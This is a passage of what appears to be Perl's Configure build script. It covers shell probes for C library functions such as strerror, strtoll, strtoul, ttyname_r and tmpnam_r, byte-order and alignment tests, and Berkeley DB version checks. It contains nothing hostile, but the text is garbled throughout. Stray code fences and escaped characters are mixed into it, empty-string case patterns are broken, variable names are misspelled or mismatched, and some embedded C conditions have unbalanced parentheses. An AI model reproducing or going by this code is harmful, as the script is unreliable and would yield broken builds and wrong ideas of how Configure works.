    struct blurfl {

        int dyick;

    } foo, bar;

    foo = bar;

}

EOCP

if \$cc -c try.c >/dev/null 2>&1 ; then

    val="\$define"

    echo "Yup, it can."

else

    val="\$undef"

    echo "Nope, it can't."

fi

set d\_strctcpy

```
eval $setvar
```

```
$rm_try
```

```
: see if strerror and/or sys_errlist[] exist
```

```
echo " "
```

```
if test "X$d_strerror" = X -o "X$d_syserrlst" = X; then
```

```
    if set strerror val -f d_strerror; eval $csym; $val; then
```

```
        echo 'strerror() found.' >&4
```

```
        d_strerror="$define"
```

```
        d_strerrorm='strerror(e)'
```

```
    if set sys_errlist val -a d_syserrlst; eval $csym; $val; then
```

```
        echo "(You also have sys_errlist[], so we could roll our own strerror.)"
```

```
        d_syserrlst="$define"
```

```
    else
```

```
        echo "(Since you don't have sys_errlist[], strerror() is welcome.)"
```

```
        d_syserrlst="$undef"
```

```
    fi
```

```
elif xxx=`./findhdr string.h`; test "$xxx" || xxx=`./findhdr strings.h`; \
```

```
    $contains '#[ ]*define.*strerror' "$xxx" >/dev/null 2>&1; then
```

```
    echo 'strerror() found in string header.' >&4
```

```
    d_strerror="$define"
```

```
    d_strerrorm='strerror(e)'
```

```
    if set sys_errlist val -a d_syserrlst; eval $csym; $val; then
```

```
        echo "(Most probably, strerror() uses sys_errlist[] for descriptions.)"
```

```
        d_syserrlst="$define"
```

```

        else

            echo "(You don't appear to have any sys_errlist[], how can this be?)"

            d_syserrlst="$undef"

        fi

elif set sys_errlist val -a d_syserrlst; eval $csym; $val; then

    echo "strerror() not found, but you have sys_errlist[] so we'll use that." >&4

    d_strerror="$undef"

    d_syserrlst="$define"

    d_strerrorm='((e)<0 || (e)>=sys_nerr?"unknown":sys_errlist[e])'

else

    echo 'strerror() and sys_errlist[] NOT found.' >&4

    d_strerror="$undef"

    d_syserrlst="$undef"

    d_strerrorm=""unknown""

fi

fi

: see if strerror_r exists
set strerror_r d_strerror_r

eval $inlibc

case "$d_strerror_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_string string.h"

    case "$d_strerror_r_proto:$usetheads" in

        ":define")      d_strerror_r_proto=define

```

```

        set d_strerror_r_proto strerror_r $hdrs

        eval $hasproto ;;

*)      ;;

esac

case "$d_strerror_r_proto" in

define)

case "$strerror_r_proto" in

"|0) try='int strerror_r(int, char*, size_t);'

./protochk "$extern_C $try" $hdrs && strerror_r_proto=I_IBW ;;

esac

case "$strerror_r_proto" in

"|0) try='int strerror_r(int, char*, int);'

./protochk "$extern_C $try" $hdrs && strerror_r_proto=I_IBI ;;

esac

case "$strerror_r_proto" in

"|0) try='char* strerror_r(int, char*, size_t);'

./protochk "$extern_C $try" $hdrs && strerror_r_proto=B_IBW ;;

esac

case "$strerror_r_proto" in

"|0)    d_strerror_r=undef

        strerror_r_proto=0

        echo "Disabling strerror_r, cannot determine prototype." >&4 ;;

* )    case "$strerror_r_proto" in

        REENTRANT_PROTO*) ;;

        *) strerror_r_proto="REENTRANT_PROTO_${strerror_r_proto}" ;;

```

```

        esac

        echo "Prototype: $try" ;;

    esac

;;

*)    case "$usethreads" in

        define) echo "strerror_r has no prototype, not using it." >&4 ;;

        esac

        d_strerror_r=undef

        strerror_r_proto=0

        ;;

    esac

;;

*)    strerror_r_proto=0

        ;;

esac

```

```

: see if strftime exists

set strftime d_strftime

eval $inlibc

```

```

: see if strlcat exists

set strlcat d_strlcat

eval $inlibc

```

```

: see if strlcpy exists

```

```
set strlcpy d_strlcpy
```

```
eval $inlibc
```

```
: see if strtod exists
```

```
set strtod d_strtod
```

```
eval $inlibc
```

```
: see if strtol exists
```

```
set strtol d_strtol
```

```
eval $inlibc
```

```
: see if strtold exists
```

```
set strtold d_strtold
```

```
eval $inlibc
```

```
: see if strtoll exists
```

```
set strtoll d_strtoll
```

```
eval $inlibc
```

```
case "$d_longlong-$d_strtoll" in
```

```
"$define-$define")
```

```
    $cat <<EOM
```

```
Checking whether your strtoll() works okay...
```

```
EOM
```

```
    $cat >try.c <<'EOCP'
```

```

#include <errno.h>

#ifdef __hpux
#define strtoll __strtoll
#endif

#ifdef __EMX__
#define strtoll _strtoll
#endif

#include <stdio.h>

extern long long int strtoll(char *s, char **, int);

static int bad = 0;

int check(char *s, long long ell, int een) {
    long long gll;

    errno = 0;

    gll = strtoll(s, 0, 10);

    if (!(gll == ell) && (errno == een))
        bad++;
}

int main() {
    check(" 1", 1LL, 0);

    check(" 0", 0LL, 0);

    check("-1", -1LL, 0);

    check("-9223372036854775808", -9223372036854775808LL, 0);

    check("-9223372036854775808", -9223372036854775808LL, 0);

    check(" 9223372036854775807", 9223372036854775807LL, 0);

    check("-9223372036854775808", -9223372036854775808LL, 0);
}

```

```

check(" 9223372036854775808", 9223372036854775807LL, ERANGE);

check("-9223372036854775809", -9223372036854775808LL, ERANGE);

if (!bad)

    printf("ok\n");

}

EOCP

set try

if eval $compile; then

    yyy=`$run ./try`

    case "$yyy" in

        ok) echo "Your strtoll() seems to be working okay." ;;

        *) cat <<EOM >&4

Your strtoll() doesn't seem to be working okay.

EOM

        d_strtoll="$undef"

        ;;

    esac

else

    echo "(I can't seem to compile the test program--assuming it doesn't)"

    d_strtoll="$undef"

fi

;;

esac

: see if strtob exists

```



```
set strtoq d_strtoq
```

```
eval $inlibc
```

```
: see if strtoul exists
```

```
set strtoul d_strtoul
```

```
eval $inlibc
```

```
case "$d_strtoul" in
```

```
"$define")
```

```
    $cat <<EOM
```

```
Checking whether your strtoul() works okay...
```

```
EOM
```

```
    $cat >try.c <<'EOCP'
```

```
#include <errno.h>
```

```
#include <stdio.h>
```

```
extern unsigned long int strtoul(char *s, char **, int);
```

```
static int bad = 0;
```

```
void check(char *s, unsigned long eul, int een) {
```

```
    unsigned long gul;
```

```
    errno = 0;
```

```
    gul = strtoul(s, 0, 10);
```

```
    if (!(gul == eul) && (errno == een)))
```

```
        bad++;
```

```
}
```

```
int main() {
```

```
check(" 1", 1L, 0);
```

```
check(" 0", 0L, 0);
```

```
EOCP
```

```
case "$longsize" in
```

```
8)
```

```
    $cat >>try.c <<'EOCP'
```

```
check("18446744073709551615", 18446744073709551615UL, 0);
```

```
check("18446744073709551616", 18446744073709551615UL, ERANGE);
```

```
#if 0 /* strtoul() for /^-/ strings is undefined. */
```

```
check("-1", 18446744073709551615UL, 0);
```

```
check("-18446744073709551614", 2, 0);
```

```
check("-18446744073709551615", 1, 0);
```

```
check("-18446744073709551616", 18446744073709551615UL, ERANGE);
```

```
check("-18446744073709551617", 18446744073709551615UL, ERANGE);
```

```
#endif
```

```
EOCP
```

```
;;
```

```
4)
```

```
    $cat >>try.c <<'EOCP'
```

```
check("4294967295", 4294967295UL, 0);
```

```
check("4294967296", 4294967295UL, ERANGE);
```

```
#if 0 /* strtoul() for /^-/ strings is undefined. */
```

```
check("-1", 4294967295UL, 0);
```

```
check("-4294967294", 2, 0);
```

```
check("-4294967295", 1, 0);
```

```

        check("-4294967296", 4294967295UL, ERANGE);

        check("-4294967297", 4294967295UL, ERANGE);

    #endif

EOCP

        ;;

    *)

```

: Should we write these tests to be more portable by sprintf-ing  
: ~0 and then manipulating that char string as input for strtol?

```

        ;;

    esac

    $cat >>try.c <<'EOCP'

    if (!bad)

        printf("ok\n");

    return 0;

}

EOCP

set try

if eval $compile; then

    case "$run ./try" in

        ok) echo "Your strtoul() seems to be working okay." ;;

        *) cat <<EOM >&4

```

Your strtoul() doesn't seem to be working okay.

```

EOM

    d_strtoul="$undef"

    ;;

```

```

        esac

    else

        echo "(I can't seem to compile the test program--assuming it doesn't)"

        d_strtoul="$undef"

    fi

    ;;

esac

```

```

: see if strtoull exists

set strtoull d_strtoul

eval $inlibc

```

```

case "$d_longlong-$d_strtoul" in

"$define-$define")

```

```

    $cat <<EOM

```

Checking whether your strtoull() works okay...

```

EOM

```

```

    $cat >try.c <<'EOCP'

```

```

#include <errno.h>

```

```

#ifdef __hpux

```

```

#define strtoull __strtoull

```

```

#endif

```

```

#include <stdio.h>

```

```

extern unsigned long long int strtoull(char *s, char **, int);

```

```

static int bad = 0;

```

```

int check(char *s, long long eull, int een) {

    long long gull;

    errno = 0;

    gull = strtoull(s, 0, 10);

    if (!(gull == eull) && (errno == een)))

        bad++;

}

int main() {

    check(" 1",          1LL, 0);

    check(" 0",          0LL, 0);

    check("18446744073709551615", 18446744073709551615ULL, 0);

    check("18446744073709551616", 18446744073709551615ULL, ERANGE);

    #if 0 /* strtoull() for /^-/ strings is undefined. */

        check("-1",      18446744073709551615ULL, 0);

        check("-18446744073709551614",      2LL, 0);

        check("-18446744073709551615",      1LL, 0);

        check("-18446744073709551616", 18446744073709551615ULL, ERANGE);

        check("-18446744073709551617", 18446744073709551615ULL, ERANGE);

    #endif

    if (!bad)

        printf("ok\n");

}

EOCP

set try

if eval $compile; then

```

```

case "`$run ./try`" in
    ok) echo "Your strtoull() seems to be working okay." ;;
    *) cat <<EOM >&4

```

Your strtoull() doesn't seem to be working okay.

EOM

```

        d_strtoull="$undef"

        ;;

    esac

else

    echo "(I can't seem to compile the test program--assuming it doesn't)"

    d_strtoull="$undef"

fi

;;

esac

```

: see if strtouq exists

set strtouq d\_strtouq

eval \$inlibc

case "\$d\_strtouq" in

"\$define")

\$cat <<EOM

Checking whether your strtouq() works okay...

EOM

\$cat >try.c <<'EOCP'

```

#include <errno.h>

#include <stdio.h>

extern unsigned long long int strtouq(char *s, char **, int);

static int bad = 0;

void check(char *s, unsigned long long eull, int een) {

    unsigned long long gull;

    errno = 0;

    gull = strtouq(s, 0, 10);

    if (!(gull == eull) && (errno == een)))

        bad++;

}

int main() {

    check(" 1",          1LL, 0);

    check(" 0",          0LL, 0);

    check("18446744073709551615", 18446744073709551615ULL, 0);

    check("18446744073709551616", 18446744073709551615ULL, ERANGE);

    #if 0 /* strtouq() for /^-/ strings is undefined. */

        check("-1",          18446744073709551615ULL, 0);

        check("-18446744073709551614",          2LL, 0);

        check("-18446744073709551615",          1LL, 0);

        check("-18446744073709551616", 18446744073709551615ULL, ERANGE);

        check("-18446744073709551617", 18446744073709551615ULL, ERANGE);

    #endif

    if (!bad)

        printf("ok\n");

```

```

        return 0;
    }
EOCP

    set try

    if eval $compile; then

        case "$run ./try" in

            ok) echo "Your strtouq() seems to be working okay." ;;

            *) cat <<EOM >&4

```

Your strtouq() doesn't seem to be working okay.

```

EOM

        d_strtouq="$undef"

        ;;

    esac

else

    echo "(I can't seem to compile the test program--assuming it doesn't)"

    d_strtouq="$undef"

fi

;;

esac

```

: see if strxfrm exists

```
set strxfrm d_strxfrm
```

```
eval $inlibc
```

: see if symlink exists



set symlink d\_symlink

eval \$inlibc

: see if syscall exists

set syscall d\_syscall

eval \$inlibc

: see if prototype for syscall is available

echo " "

set d\_syscallproto syscall \$i\_unistd unistd.h

eval \$hasproto

: see if sysconf exists

set sysconf d\_sysconf

eval \$inlibc

: see if system exists

set system d\_system

eval \$inlibc

: see if tcgetpgrp exists

set tcgetpgrp d\_tcgetpgrp

eval \$inlibc

: see if tcsetpgrp exists

```
set tcsetpgrp d_tcsetpgrp
```

```
eval $inlibc
```

```
: see if prototype for telldir is available
```

```
echo " "
```

```
set d_telldirproto telldir $i_systypes sys/types.h $i_dirent dirent.h
```

```
eval $hasproto
```

```
: see if time exists
```

```
echo " "
```

```
if test "X$d_time" = X -o X"$timetype" = X; then
```

```
    if set time val -f d_time; eval $csym; $val; then
```

```
        echo 'time() found.' >&4
```

```
        val="$define"
```

```
        rp="What is the type returned by time() on this system?"
```

```
        set time_t timetype long stdio.h sys/types.h
```

```
        eval $typedef_ask
```

```
    else
```

```
        echo 'time() not found, hope that will do.' >&4
```

```
        val="$undef"
```

```
        timetype='int';
```

```
    fi
```

```
set d_time
```

```
eval $setvar
```

```
fi
```

: see if timegm exists

set timegm d\_timegm

eval \$inlibc

: see if this is a sys/times.h system

set sys/times.h i\_systimes

eval \$inhdr

: see if times exists

echo " "

if set times val -f d\_times; eval \$csym; \$val; then

echo 'times() found.' >&4

d\_times="\$define"

inc="

case "\$i\_systimes" in

"\$define") inc='sys/times.h';;

esac

rp="What is the type returned by times() on this system?"

set clock\_t clocktype long stdio.h sys/types.h \$inc

eval \$typedef\_ask

else

echo 'times() NOT found, hope that will do.' >&4

d\_times="\$undef"

clocktype='int'

fi

: see if tmpnam\_r exists

set tmpnam\_r d\_tmpnam\_r

eval \$inlibc

case "\$d\_tmpnam\_r" in

"\$define")

hdrs="\$i\_systypes sys/types.h define stdio.h "

case "\$d\_tmpnam\_r\_proto:\$usethreads" in

":define") d\_tmpnam\_r\_proto=define

set d\_tmpnam\_r\_proto tmpnam\_r \$hdrs

eval \$hasproto ;;

\*) ;;

esac

case "\$d\_tmpnam\_r\_proto" in

define)

case "\$tmpnam\_r\_proto" in

"|0) try='char\* tmpnam\_r(char\*);'

./protochk "\$extern\_C \$try" \$hdrs && tmpnam\_r\_proto=B\_B ;;

esac

case "\$tmpnam\_r\_proto" in

"|0) d\_tmpnam\_r=undef

tmpnam\_r\_proto=0

echo "Disabling tmpnam\_r, cannot determine prototype." >&4 ;;

\* ) case "\$tmpnam\_r\_proto" in

```

REENTRANT_PROTO*) ;;

*) tmpnam_r_proto="REENTRANT_PROTO_${tmpnam_r_proto}" ;;

esac

echo "Prototype: $try" ;;

esac

;;

*)    case "$usethreads" in

define) echo "tmpnam_r has no prototype, not using it." >&4 ;;

esac

d_tmpnam_r=undef

tmpnam_r_proto=0

;;

esac

;;

*)    tmpnam_r_proto=0

;;

esac

```

: see if truncate exists

set truncate d\_truncate

eval \$inlibc

: see if ttyname\_r exists

set ttyname\_r d\_ttyname\_r

eval \$inlibc

```

case "$d_ttyname_r" in
"$define")
    hdrs="$i_systypes sys/types.h define stdio.h $i_unistd unistd.h"
    case "$d_ttyname_r_proto:$usetthreads" in
":define")      d_ttyname_r_proto=define
        set d_ttyname_r_proto ttyname_r $hdrs
        eval $hasproto ;;
*)              ;;
    esac
    case "$d_ttyname_r_proto" in
define)
    case "$ttyname_r_proto" in
"|0) try='int ttyname_r(int, char*, size_t);'
./protochk "$extern_C $try" $hdrs && ttyname_r_proto=_IBW ;;
    esac
    case "$ttyname_r_proto" in
"|0) try='int ttyname_r(int, char*, int);'
./protochk "$extern_C $try" $hdrs && ttyname_r_proto=_IBI ;;
    esac
    case "$ttyname_r_proto" in
"|0) try='char* ttyname_r(int, char*, int);'
./protochk "$extern_C $try" $hdrs && ttyname_r_proto=B_IBI ;;
    esac
    case "$ttyname_r_proto" in
"|0)      d_ttyname_r=undef

```

```

    ttynam_r_proto=0

    echo "Disabling ttynam_r, cannot determine prototype." >&4 ;;

*)
    case "$ttynam_r_proto" in
        REENTRANT_PROTO*) ;;

        *) ttynam_r_proto="REENTRANT_PROTO_$ttynam_r_proto" ;;

    esac

    echo "Prototype: $try" ;;

esac

;;

*)
    case "$usethreads" in
        define) echo "ttynam_r has no prototype, not using it." >&4 ;;

    esac

    d_ttynam_r=undef

    ttynam_r_proto=0

    ;;

esac

;;

*)
    ttynam_r_proto=0

    ;;

esac

: see if tzname[] exists

echo " "

if set tzname val -a d_tzname; eval $csym; $val; then

    val="$define"

```

```
        echo 'tzname[] found.' >&4
else
    val="$undef"
    echo 'tzname[] NOT found.' >&4
fi
set d_tzname
eval $setvar
```

: Check if is a multiplatform env

```
case "$osname" in
next|rhapsody|darwin) multiarch="$define" ;;
esac

case "$multiarch" in
"|[nN]*") multiarch="$undef" ;;
esac
```

: check for ordering of bytes in a UV

```
echo " "

case "$usecrosscompile$multiarch" in
*$define*)
```

```
    $cat <<EOM
```

You seem to be either cross-compiling or doing a multiarchitecture build,  
skipping the byteorder check.

```
EOM
```



```

        byteorder='ffff'

        ;;

*)

        case "$byteorder" in

        ")

                $cat <<'EOM'

```

In the following, larger digits indicate more significance. A big-endian machine like a Pyramid or a Motorola 680?0 chip will come out to 4321. A little-endian machine like a Vax or an Intel 80?86 chip would be 1234. Other machines may have weird orders like 3412. A Cray will report 87654321, an Alpha will report 12345678. If the test program works the default is probably right.

I'm now running the test program...

EOM

```

        $cat >try.c <<EOCP

#include <stdio.h>

#$i_stdlib I_STDLIB

#ifdef I_STDLIB

#include <stdlib.h>

#endif

#include <sys/types.h>

typedef $uvtype UV;

int main()

{

        int i;

```

```

union {
    UV l;
    char c[$uvsz];
} u;

if ($uvsz > 4)
    u.l = (((UV)0x08070605) << 32) | (UV)0x04030201;
else
    u.l = (UV)0x04030201;
for (i = 0; i < $uvsz; i++)
    printf("%c", u.c[i]+'0');
printf("\n");
exit(0);
}

```

EOCP

```

xxx_prompt=y
set try
if eval $compile && $run ./try > /dev/null; then
    dflt=`$run ./try`
    case "$dflt" in
        [1-4][1-4][1-4][1-4] | 12345678 | 87654321)
            echo "(The test program ran ok.)"
            echo "byteorder=$dflt"
            xxx_prompt=n
        ;;
    esac
fi

```

```

    ???|?????) echo "(The test program ran ok.)" ;;

*) echo "(The test program didn't run right for some reason.)" ;;

esac

else

    dflt='4321'

    cat <<'EOM'

```

(I can't seem to compile the test program. Guessing big-endian...)

EOM

```

    fi

    case "$xxx_prompt" in

    y)

        rp="What is the order of bytes in $uvtype?"

        ./myread

        byteorder="$ans"

        ;;

    *)    byteorder=$dflt

        ;;

    esac

    ;;

esac

$rm_try

;;

esac

```

: Checking 32bit alignedness

```
$cat <<EOM
```

Checking to see whether you can access character data unalignedly...

```
EOM
```

```
case "$d_u32align" in
```

```
") $cat >try.c <<EOCP
```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#define U32 $u32type
```

```
#define BYTEORDER 0x$byteorder
```

```
#define U8 $u8type
```

```
#include <signal.h>
```

```
#ifdef SIGBUS
```

```
$signal_t bleetch(int s) { exit(4); }
```

```
#endif
```

```
int main() {
```

```
#if BYTEORDER == 0x1234 || BYTEORDER == 0x4321
```

```
    volatile U8 buf[8];
```

```
    volatile U32 *up;
```

```
    int i;
```

```
    if (sizeof(U32) != 4) {
```

```
    printf("sizeof(U32) is not 4, but %d\n", sizeof(U32));  
    exit(1);  
}
```

```
fflush(stdout);
```

```
#ifdef SIGBUS
```

```
    signal(SIGBUS, blech);
```

```
#endif
```

```
buf[0] = 0;
```

```
buf[1] = 0;
```

```
buf[2] = 0;
```

```
buf[3] = 1;
```

```
buf[4] = 0;
```

```
buf[5] = 0;
```

```
buf[6] = 0;
```

```
buf[7] = 1;
```

```
for (i = 0; i < 4; i++) {
```

```
    up = (U32*)(buf + i);
```

```
    if (!(*up == 1 << (8*i)) || /* big-endian */
```

```
        (*up == 1 << (8*(3-i))) /* little-endian */
```

```
    )
```

```
    )
```

```
    {  
        printf("read failed (%x)\n", *up);  
        exit(2);  
    }  
}
```

```
/* write test */
```

```
for (i = 0; i < 4; i++) {  
    up = (U32*)(buf + i);  
    *up = 0xBeef;  
    if (*up != 0xBeef) {  
        printf("write failed (%x)\n", *up);  
        exit(3);  
    }  
}
```

```
exit(0);
```

```
#else
```

```
    printf("1\n");
```

```
    exit(1);
```

```
#endif
```

```
    return 0;
```

```
}
```

```
EOCP
```

```
set try
```

```
if eval $compile_ok; then
```

```
    echo "(Testing for character data alignment may crash the test. That's okay.)" >&4
```

```
    $run ./try 2>&1 >/dev/null
```

```
    case "$?" in
```

```
        0)      cat >&4 <<EOM
```

You can access character data pretty unalignedly.

```
EOM
```

```
        d_u32align="$undef"
```

```
        ;;
```

```
        *)      cat >&4 <<EOM
```

It seems that you must access character data in an aligned manner.

```
EOM
```

```
        d_u32align="$define"
```

```
        ;;
```

```
    esac
```

```
else
```

```
    rp='Can you access character data at unaligned addresses?'
```

```
    dflt='n'
```

```
    . ./myread
```

```
    case "$ans" in
```

```
        [yY]*)  d_u32align="$undef" ;;
```

```
        *)      d_u32align="$define" ;;
```

```
    esac
```

```
fi
```

```
$rm_try
```

```
::
```

```
esac
```

```
: see if ualarm exists
```

```
set ualarm d_ualarm
```

```
eval $inlibc
```

```
: see if umask exists
```

```
set umask d_umask
```

```
eval $inlibc
```

```
: see if unordered exists
```

```
set unordered d_unordered
```

```
eval $inlibc
```

```
: see if unsetenv exists
```

```
set unsetenv d_unsetenv
```

```
eval $inlibc
```

```
: see if usleep exists
```

```
set usleep d_usleep
```

```
eval $inlibc
```

```
: see if prototype for usleep is available
```

```
echo " "
```



```
set d_usleepproto usleep $i_unistd unistd.h
```

```
eval $hasproto
```

```
: see if ustat exists
```

```
set ustat d_ustat
```

```
eval $inlibc
```

```
: see if closedir exists
```

```
set closedir d_closedir
```

```
eval $inlibc
```

```
case "$d_closedir" in
```

```
"$define")
```

```
    echo " "
```

```
    echo "Checking whether closedir() returns a status..." >&4
```

```
    cat > try.c <<EOM
```

```
#$i_dirent I_DIRENT          /**/
```

```
#$i_sysdir I_SYS_DIR         /**/
```

```
#$i_sysndir I_SYS_NDIR       /**/
```

```
#$i_systypes I_SYS_TYPES     /**/
```

```
#if defined(I_SYS_TYPES)
```

```
#include <sys/types.h>
```

```
#endif
```

```
#if defined(I_DIRENT)
```

```

#include <dirent.h>

#if defined(NeXT) && defined(I_SYS_DIR) /* NeXT needs dirent + sys/dir.h */
#include <sys/dir.h>
#else
#ifdef I_SYS_NDIR
#include <sys/ndir.h>
#else
#ifdef I_SYS_DIR
#ifdef hp9000s500
#include <ndir.h>      /* may be wrong in the future */
#else
#include <sys/dir.h>
#endif
#endif
#endif
#endif

int main() { return closedir(opendir(".")); }

EOM

```

```

set try

if eval $compile_ok; then
    if $run ./try > /dev/null 2>&1 ; then
        echo "Yes, it does."
        val="$undef"
    else

```

```

        echo "No, it doesn't."

        val="$define"

    fi

else

    echo "(I can't seem to compile the test program--assuming it doesn't)"

    val="$define"

fi

;;

*)

    val="$undef";

    ;;

esac

set d_void_closedir

eval $setvar

$rm_try


: see if there is a wait4

set wait4 d_wait4

eval $inlibc


: see if waitpid exists

set waitpid d_waitpid

eval $inlibc


: see if wcstombs exists

```

```
set wcstombs d_wcstombs
```

```
eval $inlibc
```

```
: see if wctomb exists
```

```
set wctomb d_wctomb
```

```
eval $inlibc
```

```
: see if writev exists
```

```
set writev d_writev
```

```
eval $inlibc
```

```
: preserve RCS keywords in files with variable substitution, grrr
```

```
Date='$Date'
```

```
Id='$Id'
```

```
Log='$Log'
```

```
RCSfile='$RCSfile'
```

```
Revision='$Revision'
```

```
: check for alignment requirements
```

```
echo " "
```

```
case "$usecrosscompile$multiarch" in
```

```
*$define*)
```

```
    $cat <<EOM
```

```
You seem to be either cross-compiling or doing a multiarchitecture build,
```

```
skipping the memory alignment check.
```

EOM

```
case "$alignbytes" in
```

```
"") alignbytes=8 ;;
```

```
esac
```

```
;;
```

```
*)
```

```
case "$alignbytes" in
```

```
"") echo "Checking alignment constraints..." >&4
```

```
if $test "X$uselongdouble" = Xdefine -a "X$d_longdbl" = Xdefine; then
```

```
$cat >try.c <<'EOCP'
```

```
typedef long double NV;
```

EOCP

```
else
```

```
$cat >try.c <<'EOCP'
```

```
typedef double NV;
```

EOCP

```
fi
```

```
$cat >>try.c <<'EOCP'
```

```
#include <stdio.h>
```

```
struct foobar {
```

```
    char foo;
```

```
    NV bar;
```

```
} try_algn;
```

```
int main()
```

```

{
    printf("%d\n", (int)((char *)&try_algn.bar - (char *)&try_algn.foo));
    return(0);
}

```

EOCP

```

        set try
        if eval $compile_ok; then
            dflt=`$run ./try`
        else
            dflt='8'
            echo "(I can't seem to compile the test program...)"
        fi
        ;;
*) dflt="$alignbytes"
    ;;
esac

rp="Doubles must be aligned on a how-many-byte boundary?"
. ./myread
alignbytes="$ans"
$rm_try
;;

```

esac

: set the base revision

baserev=5.0

: length of character in bytes. Is always 1, otherwise it isn't C

: This used to be a test using sizeof

charsize=1

: Check for the number of bits in a character

case "\$charbits" in

) echo "Checking how long a character is (in bits)..." >&4

cat >try.c <<EOCP

#include <stdio.h>

int main ()

{

int n;

unsigned char c;

for (c = 1, n = 0; c <= 1, n++);

printf ("%d\n", n);

return (0);

}

EOCP

set try

if eval \$compile\_ok; then

dflt=`\$run ./try`

else

dflt='8'

```

        echo "(I can't seem to compile the test program.  Guessing...)"

    fi

    ;;

*)

    dflt="$charbits"

    ;;

esac

rp="What is the length of a character (in bits)?"

. ./myread

charbits="$ans"

$rm_try

case "$charbits" in

8)      ;;

*)      cat >&4 << EOM

Your system has an unsigned character size of $charbits bits, which

is rather unusual (normally it is 8 bits).  Perl likely will not work

correctly on your system, with subtle bugs in various places.

EOM

rp='Do you really want to continue?'

dflt='n'

. ./myread

case "$ans" in

    [yY])  echo >&4 "Okay, continuing."  ;;

    *)     exit 1                        ;;

esac

```



esac

: how do we concatenate cpp tokens here?

echo " "

echo "Checking to see how your cpp does stuff like concatenate tokens..." >&4

\$cat >cpp\_stuff.c <<'EOCP'

#define RCAT(a,b)a/\*\*/b

#define ACAT(a,b)a ## b

RCAT(Rei,ser)

ACAT(Cir,cus)

EOCP

\$cppstdin \$cppflags \$cppminus <cpp\_stuff.c >cpp\_stuff.out 2>&1

if \$contains 'Circus' cpp\_stuff.out >/dev/null 2>&1; then

echo "Oh! Smells like ANSI's been here." >&4

echo "We can catify or stringify, separately or together!"

cpp\_stuff=42

elif \$contains 'Reiser' cpp\_stuff.out >/dev/null 2>&1; then

echo "Ah, yes! The good old days!" >&4

echo "However, in the good old days we don't know how to stringify and"

echo "catify at the same time."

cpp\_stuff=1

else

\$cat >&4 <<EOM

Hmm, I don't seem to be able to concatenate tokens with your cpp.

You're going to have to edit the values of CAT[2-5] in config.h...

EOM

```
cpp_stuff="/* Help! How do we handle cpp_stuff? *//"
```

fi

```
$rm -f cpp_stuff.*
```

: see if this is a db.h system

```
set db.h i_db
```

```
eval $inhdr
```

```
case "$i_db" in
```

```
$define)
```

```
    : Check db version.
```

```
    echo " "
```

```
    echo "Checking Berkeley DB version ..." >&4
```

```
    $cat >try.c <<EOCP
```

```
#$d_const HASCONST
```

```
#ifndef HASCONST
```

```
#define const
```

```
#endif
```

```
#include <sys/types.h>
```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```

#include <db.h>

int main(int argc, char *argv[])
{
#ifdef DB_VERSION_MAJOR    /* DB version >= 2 */

    int Major, Minor, Patch ;

    unsigned long Version ;

    (void)db_version(&Major, &Minor, &Patch) ;

    if (argc == 2) {

        printf("%d %d %d %d %d %d\n",

            DB_VERSION_MAJOR, DB_VERSION_MINOR, DB_VERSION_PATCH,

            Major, Minor, Patch);

        exit(0);

    }

    printf("You have Berkeley DB Version 2 or greater.\n");

    printf("db.h is from Berkeley DB Version %d.%d.%d\n",

        DB_VERSION_MAJOR, DB_VERSION_MINOR, DB_VERSION_PATCH);

    printf("libdb is from Berkeley DB Version %d.%d.%d\n",

        Major, Minor, Patch) ;

    /* check that db.h & libdb are compatible */

    if (DB_VERSION_MAJOR != Major || DB_VERSION_MINOR != Minor || DB_VERSION_PATCH != Patch)
    {

        printf("db.h and libdb are incompatible.\n") ;

        exit(3);

    }

```

```

printf("db.h and libdb are compatible.\n") ;

Version = DB_VERSION_MAJOR * 1000000 + DB_VERSION_MINOR * 1000
        + DB_VERSION_PATCH ;

/* needs to be >= 2.3.4 */
if (Version < 2003004) {
    /* if (DB_VERSION_MAJOR == 2 && DB_VERSION_MINOR == 0 && DB_VERSION_PATCH < 5) { */
        printf("Perl needs Berkeley DB 2.3.4 or greater.\n") ;
        exit(2);
    }

    exit(0);
}

#else

#if defined(_DB_H_) && defined(BTREEMAGIC) && defined(HASHMAGIC)

    if (argc == 2) {
        printf("1 0 0\n");
        exit(0);
    }

    printf("You have Berkeley DB Version 1.\n");
    exit(0);    /* DB version < 2: the coast is clear. */
}

#else

    exit(1);    /* <db.h> not Berkeley DB? */
}

#endif

```

```
#endif
```

```
}
```

```
EOCP
```

```
set try
```

```
if eval $compile_ok && $run ./try; then
```

```
    echo 'Looks OK.' >&4
```

```
    set ` $run ./try 1 `
```

```
    db_version_major=$1
```

```
    db_version_minor=$2
```

```
    db_version_patch=$3
```

```
else
```

```
    echo "I can't use Berkeley DB with your <db.h>. I'll disable Berkeley DB." >&4
```

```
    i_db=$undef
```

```
    case " $libs " in
```

```
        *"-ldb "*)
```

```
            : Remove db from list of libraries to use
```

```
            echo "Removing unusable -ldb from library list" >&4
```

```
            set `echo X $libs | $sed -e 's/-ldb / /' -e 's/-ldb$//`
```

```
            shift
```

```
            libs="$*"
```

```
            echo "libs = $libs" >&4
```

```
            ;;
```

```
        esac
```

```
    fi
```

```
    $rm_try
```

```

;;

esac

case "$i_db" in
define)

: Check the return type needed for hash

echo " "

echo "Checking return type needed for hash for Berkeley DB ..." >&4

$cat >try.c <<EOCP

#$d_const HASCONST

#ifdef HASCONST

#define const

#endif

#include <sys/types.h>

#include <db.h>

#ifdef DB_VERSION_MAJOR

u_int32_t hash_cb (ptr, size)

const void *ptr;

size_t size;

{

}

HASHINFO info;

int main()

{

```

```

        info.hash = hash_cb;
    }
#endif

EOCP

if $cc $ccflags -c try.c >try.out 2>&1 ; then

    if $contains warning try.out >>/dev/null 2>&1 ; then

        db_hashtype='int'

    else

        db_hashtype='u_int32_t'

    fi

else

    : XXX Maybe we should just give up here.

    db_hashtype=u_int32_t

    $cat try.out >&4

    echo "Help: I can't seem to compile the db test program." >&4

    echo "Something's wrong, but I'll assume you use $db_hashtype." >&4

fi

$rm_try

echo "Your version of Berkeley DB uses $db_hashtype for hash."

;;

*)    db_hashtype=u_int32_t

    ;;

esac

case "$i_db" in

define)

```

: Check the return type needed for prefix

```
echo " "
```

```
echo "Checking return type needed for prefix for Berkeley DB ..." >&4
```

```
